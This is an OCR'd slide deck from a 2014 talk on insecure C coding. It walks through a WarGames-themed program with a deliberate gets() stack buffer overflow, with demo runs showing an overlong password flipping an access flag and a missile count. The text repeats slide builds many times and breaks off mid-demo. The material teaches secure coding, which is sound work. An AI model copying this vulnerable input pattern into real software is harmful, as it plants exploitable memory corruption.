Insecure coding in C (and C++)

Olve Maudal

Suppose your goal is to deliberately create buggy programs in C and C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more. (This session is really about how to write secure code, I just use negative examples to illustrate my points.)

a 90 minute internal session for Cisco CETG, RTP, US
September 15 2014

Insecure coding in C (and C++)

Olve Maudal

Suppose your goal is to deliberately create buggy programs in C and C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more. (This session is really about how to write secure code, I just use negative examples to illustrate my points.)

a 90 minute internal session for Cisco CETG, RTP, US
September 15 2014

Level:
Introduction
Advanced
Expert

Insecure coding in C (and C++)

Olve Maudal

Suppose your goal is to deliberately create buggy programs in C and C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more. (This session is really about how to write secure code, I just use negative examples to illustrate my points.)

a 90 minute internal session for Cisco CETG, RTP, US
September 15 2014

Level:
Introduction
Advanced
~~Expert~~

Insecure coding in C (and C++)

Olve Maudal

Suppose your goal is to deliberately create buggy programs in C and C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more. (This session is really about how to write secure code, I just use negative examples to illustrate my points.)

a 90 minute internal session for Cisco CETG, RTP, US
September 15 2014

Level:
Introduction
~~Advanced~~
~~Expert~~

Insecure coding in C (and C++)

Olve Maudal

Suppose your goal is to deliberately create buggy programs in C and C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more. (This session is really about how to write secure code, I just use negative examples to illustrate my points.)

a 90 minute internal session for Cisco CETG, RTP, US
September 15 2014

Level:
Introduction ✓
~~Advanced~~
~~Expert~~


jackass

When I refer to "my machine" it is a fairly up-to-date Ubuntu distro (13.10) running in VirtualBox with x86-32 Linux kernel (3.11) and gcc (4.8.1) - there is nothing special here...

I will briefly discuss the following topics:


- stack buffer overflow (aka stack smashing)
- call stack (aka activation frames)
- writing exploits
- arc injection (aka return to lib-c)
- code injection (aka shell code)
- data execution protection (aka DEP, PAE/NX, W^X)
- address space layout randomization (ASLR)
- stack protection (aka stack canaries)
- return-oriented programming (ROP)
- writing code with "surprising" behavior
- layered security
- information leakage
- patching binaries
- summary - a few tricks for insecure coding

Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



This program is bad in so many ways, but the main weakness we are going to have fun with is of course the use of `gets()`

Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

This program is bad in so many ways, but the main weakness we are going to have fun with is of course the use of `gets()`

`gets()` is a function that will read characters from stdin until a newline or end-of-file is reached, and then a null character is appended. In this case, any input of more than 7 characters will overwrite data outside of the allocated space for the buffer

Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

This program is bad in so many ways, but the main weakness we are going to have fun with is of course the use of `gets()`

`gets()` is a function that will read characters from stdin until a newline or end-of-file is reached, and then a null character is appended. In this case, any input of more than 7 characters will overwrite data outside of the allocated space for the buffer

Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

This program is bad in so many ways, but the main weakness we are going to have fun with is of course the use of `gets()`

`gets()` is a function that will read characters from stdin until a newline or end-of-file is reached, and then a null character is appended. In this case, any input of more than 7 characters will overwrite data outside of the allocated space for the buffer

I never use `gets()`

That's nice to hear, and `gets()` has actually been deprecated and removed from latest version of the language. We use it anyway here just to make it easier to illustrate the basics. In C and C++ there are plenty of ways to accidentally allow you to poke directly into memory - we will mention some of those later later. But for now...

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret:
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret:
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret:
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

Due to an overflow we seem to have changed the value of `allowaccess` and the value of `n_missiles`. Interesting!

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

Huh?

Due to an overflow we seem to have changed the value of `allowaccess` and the value of `n_missiles`. Interesting!

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Let's try executing the code and see what happens.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

Huh?

Due to an overflow we seem to have changed the value of `allowaccess` and the value of `n_missiles`. Interesting!

... but why did it also print **Access denied**?

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

What we just saw was an example of **stack buffer overflow**, aka stack smashing. When overwriting the `response` buffer we also changed the memory location used by variable `allowaccess` and `n_missiles`

```
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
